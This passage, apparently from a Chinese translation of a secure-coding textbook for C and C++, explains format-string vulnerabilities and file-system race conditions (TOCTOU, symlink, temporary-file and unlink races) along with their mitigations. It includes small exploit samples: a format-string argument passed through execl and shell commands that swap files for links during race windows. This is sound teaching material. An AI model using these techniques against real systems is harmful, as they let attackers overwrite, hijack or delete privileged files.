Libsafe以共享库的形式实现并且先于标准库载入内存。在某些情况下，某些函数被重新实现以加上必要的检查。例如，为了加上两个必要的检查，重新实现了格式化输出函数。第一个检查了%n对应的参数是否引用了一个栈帧所引用的地址；第二个检查确定参数的初始地址是否和最终地址位于同一栈帧内。因为正常情况下，参数指针不会被移动到另外的帧中。

Libsafe有一些明显的限制，例如，它不能检测到不改写返回地址或者帧指针的%n漏洞(例如可以通过改写GOT入口来执行任意代码)。

6.5.13 静态二进制分析

按照如下标准，可以通过分析二进制映像来发现格式化字符串漏洞：

1. 栈修正是否比最小值还小？
2. 格式化字符串是静态的还是可变的？

例如，在正确使用的情況下，printf()函数应该接受最少2个参数：一个格式化字符串和一个参数。如果printf()只有一个参数并且该参数可变，那么这个调用也许就表示有可利用的漏

⊖ 其中的转换规范个数小于或等于实参的个数。

洞存在。

传递给可变参数函数的参数个数可以通过检查函数的参数修正值进行确定。在下例中，由于栈修正值是4，很明显只有一个参数被传递给了printf()：

```
lea  eax, [ebp+10h]
push eax
call printf
add  esp, 4
```

还可以通过检测调用之前的汇编代码来判断装入eax寄存器的参数是一个常量还是一个变量。还可以借助工具判断一个变量参数是否会受用户影响，当然这个过程非常复杂。

开发者和安全质检人员都可以使用静态二进制分析技术来探查漏洞。对于最终用户来说，它可以被用来评估产品的安全性，而对于攻击者来说，则可以用来发现漏洞。

6.6 著名的漏洞

这一节介绍几个著名的格式字符串漏洞。

6.6.1 华盛顿大学FTP Daemon

华盛顿大学FTP daemon(wu-ftpd)是一个非常著名的FTP服务器，支持许多Linux和其他UNIX操作系统。但是在wu-ftpd 2.6.1之前版本的insite_exec()函数中存在一个格式字符串漏洞。对该漏洞的描述参见以下文献：

- AusCERT公告 AA-2000.02
<http://ciac.llnl.gov/ciac/bulletins/k-054.shtml>
- CERT 公告 CA-2003-13
<http://www.cert.org/advisories/CA-2003-13.html>
- CERT 漏洞记录VU#29823
<http://www.kb.cert.org/vuls/id/29823>
- SecurityFocus bugtraq ID 1378
<http://www.securityfocus.com/bid/1387>

wu-ftpd的漏洞是一个典型的格式字符串漏洞，在那里用户的输入与Site Exec命令行功能中的格式化输出函数的格式字符串不匹配。wu-ftpd代码中的Site Exec漏洞自1993年wu-ftpd2.0问世时就存在了。包括Conectiva、Debian、Hewlett Packard、NetBSD、OpenBSD等在内的其他供应商（或供应者）基于这个易受攻击的实现所提供的实现，也存在同样的问题。

远程用户获得root特权事故已经被报告给CERT/CC了。

6.6.2 CDE ToolTalk

通用桌面环境（CDE）是一个运行在Linux和UNIX操作系统上的集成图形用户界面。CDE ToolTalk则是一个消息中介系统，为应用程序彼此之间进行跨主机和跨平台的通信提供了一个架构。ToolTalk RPC数据库服务器rpc.ttdbserverd管理ToolTalk应用程序之间的通信。

在所有版本的CDE ToolTalk RPC 数据库服务器上都存在一个可被远程利用的格式字符串漏洞。对该漏洞的描述参见以下文献：

- Internet Security Systems Security Advisory
<http://xforce.iss.net/xforce/alerts/id/advis98>
- CERT 公告 CA-2001-27
<http://www.cert.org/advisories/CA-2001-27.html>
- CERT 漏洞记录 VU#595507
<http://www.kb.cert.org/vuls/id/595507>

当处理一个错误情形时，它会调用一个不带格式字符串规范的`syslog()`函数。由于`rpc.ttdbserverd`没有执行充分的输入有效性检测，也没有提供格式字符串规范参数，从而一个精心设计的、包含格式字符串规范的RPC请求就可以被`syslog()`函数调用所解释。这类请求可以用于覆写指定位置的内存，并且以`rpc.ttdbserverd`特权（通常是root权限）执行代码。

6.7 本章小结

本章的开始部分有一个使用`printf()`将程序的使用信息（usage information）打印到标准输出上的示例程序（参见图6-1）。至此，你应该意识到使用哪怕是部分来源于非信任源的格式字符串都存在一定的风险。然而在这个例子中，输入被限制于`argv[0]`，而它肯定是程序的名字，不是吗？

图6-24展示了一个简单的利用程序，它使用`exec1()`函数调用图6-1中的usage程序。`exec1()`的第一个参数是一个执行文件的路径名，后面的参数可以认为是`arg0`、`arg1`……`argn`，这些参数描述了由一个或多个指向空字符串的指针列表，它们代表可执行程序所使用的参数列表。按照惯例，第一个参数应该指向相应的执行文件的名字。然而，没有什么能够阻止它指向别的东西，例如指向图6-24中第4行所示的精心设计的恶意参数。不论向`exec1()`的这个参数中传递什么样的值，如图6-1中的`usageStr`总可以得到`printf()`的处理。本例中，该参数将会导致usage程序非正常终止。

```
1. #include <unistd.h>
2. #include <errno.h>

3. int main(void) {
4.     exec1("usage", "%s%s%s%s%s%s%s%s", NULL);
5.     return(-1);
6. }
```

图6-24 打印usage信息

对于C99标准格式化输出函数的不当使用可能会导致从信息漏洞乃至执行任意代码的利用。其中格式字符串漏洞相对容易发现并被改正（例如使用GCC中的`-Wformat-nonliteral`选项）。

格式字符串漏洞比简单的缓冲区溢出更难利用，因为它需要同步多个指针和计数器。例如，攻击者必须对“用于查看任意位置的内存”的参数指针以及输出计数器保持追踪。

如果将被查看或覆写的内存地址包含空字节的话，对于利用来说可能是一个不可逾越的障碍。因为格式字符串是一个“字符串”，所以当遇到第一个空字节时格式化输出函数即会退出。

在Visual C++ .NET的默认配置中，将栈放在低位内存（例如0x00hhhhh）。这些地址较难遭受使用基于字符串操作的攻击。然而，正如第3章中所描述，可以通过覆写其他内存地址从而将程序的控制权转移给利用代码。

为了消除格式字符串漏洞，推荐在可能的情况下使用iostream代替stdio，在没有条件的情况下则要尽量使用静态格式字符串。当需要动态字符串的时候，最关键的是不要将来自非信任源的输入合并到格式字符串中。

6.8 阅读材料

Scut/Team Teso所著的《Exploiting Format String Vulnerability》[Scut 01]提供了对格式字符串漏洞和利用问题的精辟分析。Gera和Riq探讨了防止格式字符串漏洞以及利用基于堆的格式字符串bug的问题[gera 02]。



第7章 文件I/O

与David Riley[⊖]合著

不料，我在她醒来前几分钟到这儿的时候，
尊贵的帕里斯和忠诚的罗密欧已经双双惨死了。
——威廉·莎士比亚，《罗密欧与朱丽叶》，第5幕第3场

C和C++程序通常会对文件进行读写，并将此作为它们正常操作的一部分。不计其数的漏洞正是由这些程序与文件系统（其操作由底层操作系统定义）交互方式的不规则性而产生的。这些不规则性有许多是由**竞争条件**（race condition）造成的，竞争条件是在现代计算机系统中使用**并发**（concurrency）的结果。本章首先对并发、竞争条件、互斥以及死锁进行简短的讨论。

7.1 并发

并发[Dijkstra 65]发生于两个或更多的独立执行流（execution flow）能够同时运行的情况下。独立的执行流包括**线程**（thread）、**进程**（process）和**任务**（task）。多个执行流的并发执行能力是现代计算环境不可或缺的成分。

7.1.1 竞争条件

不受控制的并发会导致不确定的行为（也就是说，在给定相同的输入集的情况下，程序会表现出各异的行为）。并发流的非预期执行顺序会导致不受欢迎的行为，我们称之为竞争条件，它是一种软件缺陷，并且通常是漏洞的来源。

例如，假设丈夫和妻子尝试在不同的ATM机上，同时从两人共有的储蓄账户中提取出所有的钱。两个人都要检查余额，然后提取那些钱。理想的行为应该是，只允许一个人提取余额，而另一方将发现余额为\$0。然而在一种似是而非的场景中，双方会看见相同的初始余额，并且都被允许提取那些钱。甚至还可能出现这样的情况：允许竞争条件的代码未检测到账户余额出现透支！

竞争条件的存在，有三个必不可少的属性：

1. **并发属性**：必须存在至少两个并发执行的控制流。
2. **共享对象属性**：两个并发流必须访问一个共享的**竞争对象**（race object）。
3. **改变状态属性**：必须至少有一个控制流会改变竞争对象的状态。

对于储蓄账户竞争条件，并发流由丈夫和妻子来扮演，共享对象是储蓄账户，而改变状态属性通过提款来满足。包含了这样一种竞争条件的储蓄账户软件很可能被攻击者利用，在这个例子中，攻击者能够协调好多人同时使用ATM的动作。

[⊖] David Riley 是Wisconsin-LaCrosse大学的计算机科学教授。

7.1.2 互斥和死锁

竞争条件产生自“必须控制对共享资源的访问”的运行时环境（包括操作系统在内），尤其是通过进程调度实现的运行时环境。无论运行时环境如何调度（在给定已知的约束下），程序员都有责任确保代码按照正确的顺序执行。

消除竞争条件的第一步是识别竞争窗口（race window）。竞争窗口是指对竞争对象进行访问的一段代码，在访问时为其他的并发流打开了一扇窗口，使它们有机会“竞争进入”并改变竞争对象。

消除竞争条件的传统方法是令相冲突的竞争窗口互斥。换句话说，一旦一个潜在的竞争窗口开始执行，与之相冲突的竞争窗口就不可以执行，直到第一个竞争窗口完成为止。在储蓄账户的例子中，通过将查询账户余额操作和提款操作结合成单一原子（不可分割的）事务，就可以消除竞争条件了。竞争窗口有时称为临界区（critical section），因为两个相冲突的竞争窗口不重叠执行是一种临界状态。关于相冲突的竞争窗口，将每个临界区视为原子单元，这通常称为临界区之间的互斥（mutual exclusion）。

实现互斥的语言设施称为同步原语（synchronization primitive）。C和C++都支持若干种不同的同步原语，包括互斥变量（mutex variable）、信号量（semaphore）、管道（pipe）、命名管道（named pipe）、条件变量（condition variable）、CRITICAL_SECTION对象，以及锁变量（lock variable）等。使用一个先获得（进入临界区前）然后释放（离开临界区后）同步对象的函数将代码的临界区包围起来，可以使每一个竞争窗口相对于使用相同机制的其他代码而言，变得原子化。

使用同步原语有时会引入一种风险，这就是叫做死锁（deadlock）的软件故障。当两个或更多的控制流互相阻塞了对方的执行，且谁都不能继续执行下去的时候，就发生了死锁。死锁特别容易产生自并发执行流的循环情况，其中每个执行流都已经获得了一个同步对象，这样就导致了循环中随后的流的挂起。

由死锁导致的最明显的安全漏洞就是拒绝服务。在2004年8月，Apache软件基金会公布了存在于Apache HTTP Server 2.0.48及更早版本中的这样的一个漏洞（参见US-CERT漏洞记录VU#132110^①）。该漏洞源于陷入死锁的子进程具备“持有接受互斥体（accept mutex）”的可能性，从而会阻塞将来对某个特定的网络套接字的连接。

死锁显然是不受欢迎的，不过死锁或任何其他竞争条件被攻击者利用则更令人不快。一个未打补丁的Apache Server软件可以持续运行数年而不表现出死锁。然而，和所有竞争条件一样，死锁行为对环境状态很敏感，而不仅仅是程序输入。特别是，死锁（以及其他竞争条件）对以下因素很敏感：

- 处理器速度
- 进程或线程调度算法的改变
- 在执行时所施行的不同的内存约束
- 能够中断程序执行的任何异步事件

① 参见<http://www.kb.cert.org/vuls/id/132110>。

- 其他并发执行的进程的状态

可以通过改变这些变量来利用程序。攻击往往会自动化地尝试改变条件，直到引发竞争行为。即使是很小的竞争窗口也可能被利用。通过使计算机系统承受异乎寻常的繁重负载，可以有效地延长执行竞争窗口所需的时间。因此，对于死锁，哪怕只是存在纯粹的可能性——不管这种可能性有多小，都应该将其视作安全缺陷。

7.2 检查时间和使用时间

竞争条件可以产生自受信 (trusted) 或非受信 (untrusted) 控制流。受信的控制流包括同一程序内紧密耦合的执行线程。非受信的控制流是一个单独的、并发执行的应用程序或进程，它们的起源往往是未知的。

任何支持多任务处理共享资源的系统，都具有源自非受信控制流的竞争条件的可能性。检查时间和使用时间 (time of check, time of use, TOCTOU) ^① 竞争条件可以在文件I/O期间发生。TOCTOU竞争条件通过这样的方式形成竞争窗口：首先测试（检查）某个竞争对象属性，稍后再访问（使用）该竞争对象。

例如，考虑图7-1中所示的Linux程序。第5行调用access()函数检查文件是否存在以及是否拥有写权限。如果这些条件满足，则文件在第7行被打开以待写入。

这段代码中的竞争窗口很小，只是第5行到第7行间的代码，即在调用access()测试文件之后且在打开文件之前。这段时间内，某个外部进程有可能改变some_file的所有权 (ownership)，或将其替换为另一个具有不同所有权的文件。如果这个程序以一个有效的root 用户ID (UID) 运行，则会打开并写入替换后的文件。如果攻击者可以在竞争窗口期间将some_file替换为一个链接（硬链接或符号链接），那么这段代码就可被利用，向攻击者选定的任何文件中写入数据。

图7-1中的竞争条件就是一个TOCTOU例子。在这个例子中，检查通过access()调用完成，使用则通过fopen()调用完成。一般来说，对TOCTOU条件的利用都是通过非受信的过程完成的。比方说，图7-1中的代码在竞争窗口期间可以被单独的（非受信）用户利用，通过执行以下shell命令：

```
rm /some_file
ln /myfile /some_file
```

为了缓解本例中的TOCTOU条件，可以将对access()的调用替换为这样一种逻辑：放弃真实的UID特权，用fopen()打开文件并进行检查以确保文件成功地打开。这种方式有效地将检查文件权限与打开文件结合成为一个原子操作。Windows API中的_tfopen()和_wfopen()在功能上等价于fopen()。

并非所有非受信流的竞争条件都是TOCTOU。在GNU文件工具中，发现了一个微妙的竞争条件[Purczynski 02]。软件故障的本质参见图7-2中的代码。再一次，我们假定这段代码是以root特权执行的。

这段代码依赖于一个路径为/tmp/a/b/c的目录的存在。正如注释所指出，竞争窗口在第3行

① TOCTOU也被称为TOCTTOU (Time of Check to Time of Use)。

和第4行之间。如果在这个竞争窗口期间执行以下shell命令的话，则会构成一个利用：

```
mv /tmp/a/b/c /tmp/c
```

```
1. #include <stdio.h>
2. #include <unistd.h>

3. int main(int argc, char *argv[]) {
4.     FILE *fd;

5.     if (access("/some_file", W_OK) == 0) {
6.         printf("access granted.\n");
7.         fd = fopen("/some_file", "wb+");
8.         /* 写入文件 */
9.         fclose(fd);
10.    }
11.    . . .
12.    return 0;
13. }
```

图7-1 含有文件打开TOCTOU条件的代码

```
...
1. chdir("/tmp/a");
2. chdir("b");
3. chdir("c");
   // 竞争窗口
4. chdir("../");
5. rmdir("c");
6. unlink("+");
...
```

图7-2 GNU文件工具（4.1版）中的竞争条件

编写这段代码的程序员假定，第4行会将当前目录设置为/tmp/a/b。然而，如果利用代码成功执行，那么第4行的执行会将当前目录会设置为/tmp。当代码继续执行到第6行时，也许会在无意之中删除文件。

严格地说，图7-2并没有示范一个TOCTOU条件，因为这里没有进行检查。然而，这个竞争条件以“假定不改变/tmp/a/b/c目录树的状态”为基础。当然，也可能有人会辩称这里存在内建于chdir调用中的隐式检查。

7.3 作为锁的文件和文件锁定

来自独立进程的竞争条件不能利用同步原语解决，因为这些进程没有对全局数据（例如互斥变量）的共享访问权。通过将文件当作锁来使用，仍可以同步这类的并发控制流。

图7-3包含两个函数，它们实现了一个Linux文件锁机制。对lock()的调用用于获得锁，而对unlock()的调用则可以释放锁。

lock()和unlock()都接收一个文件名作为共享锁对象。共享进程必须对可共享的文件名和目录达成一致（/tmp目录通常可用于此目的）。锁文件（lock file）用作锁的代理（proxy）。如

果文件存在，则锁被获得；如果文件不存在，则锁被释放。

这种锁实现机制的一个缺点是open()函数不会阻塞。因此，lock()函数必须反复调用open()函数，直到可以创建文件为止。这种重复有时称为忙等（busy form of waiting）或自旋锁（spinlock）。遗憾的是，自旋锁执行的重复调用和条件测试需要耗费计算时间。图7-3中的代码任意选择了一个100微秒的初始睡眠时间。这个时间在每次对锁的检查后都翻倍（一直升至某个用户定义的常量时间MAX_SLEEP），以试图减少对计算时间的浪费。

```
1. int lock(char *fn) {
2.     int fd;
3.     int sleep_time = 100;
4.     while (((fd=open(fn, O_WRONLY | O_EXCL |
5.         O_CREAT, 0)) == -1) && errno == EEXIST) {
6.         usleep(sleep_time);
7.         sleep_time *= 2;
8.         if (sleep_time > MAX_SLEEP)
9.             sleep_time = MAX_SLEEP;
10.    }
11.    return fd;
12. }

12. void unlock(char *fn) {
13.     if (unlink(fn) == -1) {
14.         err(1, "file unlock");
15.     }
16. }
```

图7-3 Linux中的简单文件锁定

这种类型的锁定[Viega 03]的另外一个弊端是，如果持有锁的进程调用unlock()失败，则文件锁将一直被保持。例如，进程崩溃就可能会造成这种情况。常用的修补方案是修改lock()函数，将锁定进程的ID（PID）写到锁文件中。当发现一个现有的锁时，新版lock()将检查文件中保存的PID，并与活动进程列表进行比较。在锁定了文件的进程已经终止的情况下才可以获得锁，并更新锁文件以包含新的PID。

尽管使用这种技术在进程崩溃后进行清理的方法听起来还不错，然而它至少存在3点风险：

1. 终止进程的PID有可能被重用。
2. 除非非常谨慎地进行实现，否则修补方案可能会包含竞争条件。
3. 被锁保护的共享资源可能由于进程的崩溃也受到了破坏。

Windows支持一种更好的跨进程同步方案——命名互斥体（named mutex）对象。命名互斥体拥有一个类似于文件系统的名字空间。调用CreateMutex()时传入互斥体的名字。CreateMutex()创建一个互斥体对象（如果它尚未存在的话），并返回互斥体句柄（mutex handle）。命名互斥体的获取和释放是通过WaitForSingleObject()（一种阻塞形式的获取）和ReleaseMutex()完成的。如果进程在持有一个互斥体的时候终止了，那么该互斥体也会被释放。任何被阻塞的进程都可以检测到这种非预期的释放。

不管是使用命名互斥体还是使用文件作为锁，进程同步的最大不足在于这种技术纯粹是

“自愿的”。两个很大程度上独立的进程可以使用这一技术来协作，并有效避免共享文件或网络套接字的竞争条件。然而，攻击者可没有这么好心，他们可不会这么“合作”！

一个紧密相关但又不存在“自愿”问题的概念是文件锁（file lock）。文件或文件区域可以被锁定，从而阻止两个进程并发地对其进行访问。Windows支持两种形式的文件锁定：共享锁（shared lock）禁止对锁定的文件区域的所有写访问，但允许所有进程的并发读访问；排他锁（exclusive lock）则对锁定的进程授予不受限制的文件访问权，同时拒绝所有其他进程的访问。对LockFile()的调用可以获得共享访问；排他访问可以经由LockFileEx()实现。在这两种情况下，都可以通过调用UnlockFile()来移除锁。

共享锁和排他锁都可以消除锁定区域中发生竞争条件的可能性。排他锁类似于一种互斥解决方案，共享锁则通过移除“改变锁定的文件区域的状态（这是竞争条件的一个必备属性）”的可能性，以消除竞争条件。

这些Windows文件锁定机制称为强制性锁（mandatory lock），因为每一个尝试访问锁定的文件区域的进程都受到限制。Linux既实现了强制性锁，又实现了建议性锁（advisory lock）。建议性锁并不是由操作系统强迫实施的，从安全角度来看，这大大减小了其价值。遗憾的是，由于下列原因，在Linux上强制性文件锁功能同样大打折扣：a) 强制性锁只在本地文件系统上有效，而无法扩展到网络文件系统（NFS和AFS）；b) 文件系统必须挂装（mount）有对于强制性锁的支持，而这个选项在默认情况下是禁用的；c) 锁依赖于组ID位（group ID bit），而这一位可以被另一个进程关闭（从而使锁失效）。

7.4 文件系统利用

文件和目录常常担当竞争对象的角色。文件可以被打开、读取或写入、关闭，而且可能在一段时间之后又被调用的其他函数重新打开。这样的文件访问序列非常容易滋生竞争窗口。打开的文件可以被对等线程（peer thread）共享，文件系统也可以被其他进程使用。这种暴露有时呈现为文件权限的形式，有时是文件命名约定，有时则是“可被用来暴露共享访问文件”的文件系统机制本身。例如，大多数执行中的程序在程序自身崩溃时，会让文件保持在一种被破坏不了的状态。当然，这种极端形式的竞争条件很大程度上是无法避免的漏洞，这也是进行数据备份的又一个理由。这一节将探索一些常见的与文件有关的利用。

7.4.1 符号链接利用

最常见的与竞争相关的文件利用涉及UNIX符号链接机制（symlink）^①。符号链接是引用了一个目标文件或目录的目录条目（directory entry）。symlink漏洞涉及文件名的可编程引用，该文件名非预期地包含一个符号链接。最常见的symlink漏洞涉及一个TOCTOU条件。图7-1中已经有所演示，TOCTOU漏洞可以是一个对access()的调用后跟一个对fopen()的调用，或者是一个对stat()的调用后跟一个对open()的调用，或者也可能是一个文件，该文件被打开、写入、关闭，然后又被另一线程重新打开。在竞争窗口内，攻击者可以通过创建符号链接来改变文件名

① “symlink”这个名字源于用来创建符号链接的C函数。

的含义。

图7-4展示了一个可能导致symlink利用的TOCTOU条件。这段代码将/some_dir/ some_file传给stat()函数，如果文件不是过大的话就打开并进行读取。TOCTOU检查发生于第1行中对stat()的调用，而TOCTOU使用发生于第8行中对fopen()的调用。

```
1. if (stat("/some_dir/some_file", &statbuf) == -1) {  
2.     err(1, "stat");  
3. }  
4. if (statbuf.st_size >= MAX_FILE_SIZE) {  
5.     err(2, "file size");  
6. }  
7.  
8. if ((fd=open("/some_dir/some_file", O_RDONLY)) == -1) {  
9.     err(3, "open - /some_dir/some_file");  
10. }  
11. // 处理文件
```

图7-4 含有TOCTOU漏洞的代码（涉及对stat()的使用）

一个拥有适当权限的攻击者可以利用此漏洞，即通过在竞争窗口（第1行到第8行之间）期间中执行如下命令：

```
rm /some_dir/some_file  
ln -s attacker_file /some_dir/some_file
```

如果发生了这个利用，那么第1行中作为实参传递给stat()的文件与第8行中打开的就不是同一个文件了。攻击者通过将/some_dir/some_file链接到attacker_file，从而“劫持”了前者。

之所以在利用中广泛使用符号链接，部分原因是符号链接的创建没有检查以确保“链接的所有者拥有对目标文件的任何权限”，实际上，该操作甚至不需要目标文件存在，攻击者只需要对创建的链接所在的目录拥有写权限就可以了。

更复杂的问题是符号链接可以引用一个目录，这一点与硬链接不同。因此，攻击者可以用一个指向完全不同的目录的符号链接来代替/some_dir。20世纪90年代，存在于某些版本的SunOS和HP/UX的passwd()函数中的竞争条件缺陷中，发生了一个目录链接的symlink利用的例子[Bishop 96]。这个passwd()函数要求用户指定一个密码文件作为参数。passwd()中有漏洞的部分需要进行四个步骤：

1. 打开密码文件，用它来认证用户，然后关闭文件。
2. 在密码文件所在目录内，创建并打开一个名为ptmp的临时文件。
3. 重新打开密码文件，并将最新的版本复制到（依然打开着的）ptmp中。
4. 关闭这两个文件，并将ptmp重命名为新的密码文件。

针对该事件序列悉心构造的利用使得攻击者可以访问其他人的账户。假设攻击者创建了一个名为.rhosts的伪造的密码文件，该密码文件将攻击者包含为一个有效用户。.rhosts文件位于名为attack_dir的目录内，而账户遭到攻击的用户在名为victim_dir的目录内拥有一个真实的密码文件。攻击者创建一个指向attack_dir的符号链接，命名为symdir，然后以

/symdir/.rhosts为密码文件参数调用passwd。仅当攻击者改变了/symdir，以便它在第1步和第3步指向attack_dir，在第2步和第4步指向victim_dir的时候，该利用才奏效。这个攻击造成的结果是，victim_dir中的密码文件被attack_dir中的替换了。

这个例子中至关重要的竞争条件是在第2步中打开ptmp，紧接着在第3步中密码文件被打开，并被复制到受害者的ptmp中。这里存在一个假定：密码文件和ptmp文件位于同一个目录中。然而，如果symdir在这两个步骤之间发生了改变，位于一个目录（attack_dir）中的密码文件将被复制到另一个目录（victim_dir）的ptmp中，从而在第4步中替换受害者的密码文件。

symlink攻击可以造成被利用的软件打开、移除、读取或写入一个被劫持的文件或目录。2000年11月，Bugtraq报告了StarOffice产品中的一个稍微不同的symlink漏洞。^①受到威胁的不是文件本身，而是文件权限。该利用是用一个符号链接代替一个文件，而StarOffice正打算提升该文件的权限。这个攻击之所以能够奏效，是因为当在符号链接上改变权限时，其实改变的是目标文件而非链接的权限。

Windows NT文件系统支持一种名为快捷方式（shortcuts）的概念，它与符号链接类似。然而，Windows程序中极少出现symlink问题，很大程度上归功于API所包含的文件函数主要依赖于文件句柄而非文件名，还因为许多可编程的Windows函数不将快捷方式识别为链接。

7.4.2 临时文件打开利用

程序经常需要使用临时文件。使用临时文件的主要困难在于确保文件的命名独一无二。当临时文件创建于攻击者可以访问的目录中时，它们尤其脆弱。在UNIX系统中，由于频繁使用/tmp作为临时文件的首选目录，因此这确实是个问题。

或许这样一种漏洞的最简单情况不牵涉到竞争条件。考虑下面用于打开一个新输出文件的语句：

```
int fd = open("/tmp/some_file",
              O_WRONLY | O_CREAT | O_TRUNC, 0600);
```

如果/tmp/some_file文件在这条语句执行的时刻已经存在，则文件会被打开并清空。此外，如果/tmp/some_file是一个符号链接，则该链接所引用的目标文件将被清空。攻击者所要做的仅仅是在这条指令执行前，创建一个名为/tmp/some_file的符号链接。假定具有适当的权限，则目标文件将被清空。如果进程正在以高级特权运行，那么这个利用造成的后果将会更加严重。

针对这样的UNIX文件创建漏洞的最佳缓解措施是在调用open()的时候，同时包含O_CREAT和O_EXCL^②标记：

```
int fd = open("/tmp/some_file",
              O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600);
```

只要/tmp/some_file已经存在，包括它是一个符号链接的情况在内，这个对open()的调用都会失败。更重要的是，检测文件是否存在以及文件的建立被保证为一个原子操作，这就使得

① 参见<http://www.securityfocus.com/bid/1922>。

② 对远程文件系统使用O_EXCL时应当小心观察。例如，Linux文档中声明NFSv2不支持该标记。O_EXCL在NFSv3及以后的版本中才得到支持。

这一版本的`open()`更不容易产生竞争条件。使用来自ISO/IEC TR 2473 [ISO/IEC 05]的`fopen_s()`和`freopen_s()`可以得到类似的文件打开安全保证。这两个函数被指定为以安全模式、独占式（非共享）访问打开文件。

遗憾的是，在否决了`ios::nocreate`标记之后，流函数并没有提供原子形式的对应物。图7-5中的代码常常被推荐为在打开流之前测试文件是否存在的一种方式。由于在第8行和第9行中测试文件是否存在以及在第10行中打开文件时，都使用了文件名，因此这段代码包含一个TOCTOU漏洞。再一次，通过在第8行和第10行的执行之间的竞争窗口期间创建一个名为`/tmp/some_file`的符号链接，攻击者就可以利用这段代码。

```
1. #include <iostream>
2. #include <fstream>
3. #include <string>
4. using namespace std;

5. int main(void) {
6.     ofstream outStrm;
7.     ifstream chkStrm;
8.     chkStrm.open("/tmp/some_file", ifstream::in);
9.     if (!chkStrm.fail())
10.        outStrm.open("/tmp/some_file",
11.                     ofstream::out);
12.     ...
}
```

图7-5 在打开文件操作中含有TOCTOU漏洞的代码

针对该漏洞的缓解方案如图7-6所示。这里使用了C风格的流代替C++流。这个解决方案的关键在第10行，打开流的时候没有使用文件名，而是使用了文件描述符。这一变化，加上以`O_EXCL`实参调用`open()`函数，就消除了TOCTOU条件，为在打开流时测试文件是否存在提供了一种安全的方式。

```
1. #include <stdio.h>
2. #include <fcntl.h>
3. #include <errno.h>

4. int main(void) {
5.     int fd;
6.     FILE *fp;
7.     if ((fd = open("/tmp/some_file",
8.                   O_EXCL|O_CREAT|O_TRUNC|O_RDWR, 0600)) == -1)
9.     {
10.        err(1, "/tmp/some_file");
11.    }
12.    fp = fdopen(fd, "w");
13.    ...
}
```

图7-6 针对文件打开操作中的TOCTOU漏洞的缓解方案

在创建临时文件的时候，文件名通常并不重要，只要不和已有文件冲突就可以了。如果能在进程创建文件之前猜出文件名，那么攻击者就可以很容易地利用`/tmp`文件创建的操作。即使

在命名文件时使用了随机数生成器，但是如果攻击者可以发现算法和种子的话，这种做法也是不安全的。

要在UNIX中生成随机文件名，比较安全的解决方案是调用mkstemp()^①函数：

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
    err(1, "random file");
}
```

对mkstemp()的调用会将模板字符串中的六个X替换为6个随机挑选的字符。对mkstemp()的每一次调用都应该保证成功。然而，仍然建议你检查调用是否遇到错误。事实证明——至少到目前为止，用以挑选文件名的mkstemp()算法对于攻击是有免疫力的。

另一方面，应该避免使用tmpfile()，因为它不能提供独占式的文件打开。

Windows API没有提供在功能上与mkstemp()等价的函数。然而，可以通过使用一个加密的强伪随机数生成器来模拟近似的行为。John Viega和Matt Messier [Viega 03]提供了一个这样的算法。

7.4.3 unlink()竞争利用

打开一个UNIX文件并在稍后某个时刻对其解链（unlinking，删除文件），会导致形成一个不可避免的竞争条件。该竞争条件源于这样一个事实：Linux不支持使用文件描述符的unlink()等价物。通过将具名的、打开的文件替换为另一个文件或符号链接，攻击者可以致使unlink()应用于错误的文件。针对这种竞争条件的唯一缓解方案就是保证文件所在目录具有恰当的权限。

Michal Zalewski指出了由使用tmp清理器工具（cleaner utilities）而导致的一种不同的解链漏洞[Zalewski 02]。随着时间的流逝，临时文件可能在程序退出后继续存在。这通常是因为创建了编写得很糟糕的进程，或者是因为所创建的进程在完成解链之前就崩溃了而导致的。伴随着这些“孤儿文件”的出现，很多tmp清理器工具都得到广泛的利用，例如Erik Troan和Preston Brown（Red Hat软件）的tmpwatch和Stanislav Shalunov的stmpclean。这些tmp清理器工具可以由系统管理员手动调用，或运行作为cron守护进程（daemon）以清理/tmp目录并移除过时的文件。

tmp清理器通常会调用lstat()函数检查每个文件的最近访问日期，然后如果文件在一段规定的时间内没有被访问，则对其调用unlink()。对lstat()以及紧接其后的unlink()的调用形成了一个TOCTOU条件，可能会被攻击者利用来删除任何文件。

为了利用TOCTOU条件，攻击者需要在/tmp内创建一个伪造的文件，其最近访问日期会使得tmp清理器去删除它。在对lstat()的调用之后但对unlink()的调用之前，攻击者必须用受攻击的文件或目录的符号链接替换这个伪造的文件。tmp清理器的特权实际上允许以这种方式删除任何目标文件。这个竞争窗口也许很小，不过一个自动化的、创建大量伪造文件的攻击可以增大利用成功的几率——攻击者只需捕获竞争条件一次即可。

7.4.4 受信文件名

不适当的受信文件名是另一个重大的漏洞之源。简而言之，受信文件名漏洞产生自使用未经充分验证的文件名（即一个字符串）。文件名的来源可能是用户输入，或是对某个非受信函数

^① mkstemp()函数符合BSD4.3和Posix 1003.1-2001。

的调用的返回值。接受来自非受信源的字符串总是有风险的，如果该字符串代表一个文件名的话，则风险将被放大。

受信文件名利用的目标是让程序操纵攻击者选定的文件，对付这种攻击的方法就是在使用文件名之前先对其进行验证。难点在于，进行文件名验证可能是一项令人生畏的任务。复杂性存在于嵌入的转义序列字符，文件名长度限制之间的不兼容性（FAT和FAT32/NTFS），以及远程文件系统。例如，在某些Windows 9X系统中，一种常见的利用是提供设备名来代替文件名，而在某些情形下，试图将设备视为文件的做法会让操作系统崩溃。UNIX和Windows都使用路径名来指代设备。考虑到允许使用前缀路径，Windows设备命名的验证工作尤其麻烦。比方说，AUX和C:\Documents and Settings\myFiles\AUX都指向同一个设备。

另一个烦人的问题是包含“..”子字符串的文件名。如果检查不出这种情况，那么攻击者就能够构造出可以遍历文件系统任何部分的文件名。

处理受信文件名的通用缓解方案依赖于将文件名转化为一种规范的形式[Howard 03c]。适当的文件名规范形式应该是一个不含“..”、“.”或符号链接的绝对路径。UNIX的`realpath()`^①函数可以执行这样的转换，并将返回选定的文件的状态信息。使用`realpath()`检查文件名时，必须小心避免创造出TOCTOU竞争条件。Windows API没有`realpath()`的等价物。最接近的函数是`GetFullPath()`，有时它能够满足需要，但无法解决“..”或“.”的问题，也无法检查文件状态。

另外的缓解方案是验证文件的祖先目录。下一节将讨论这一策略。

7.4.5 非唯一的临时文件名

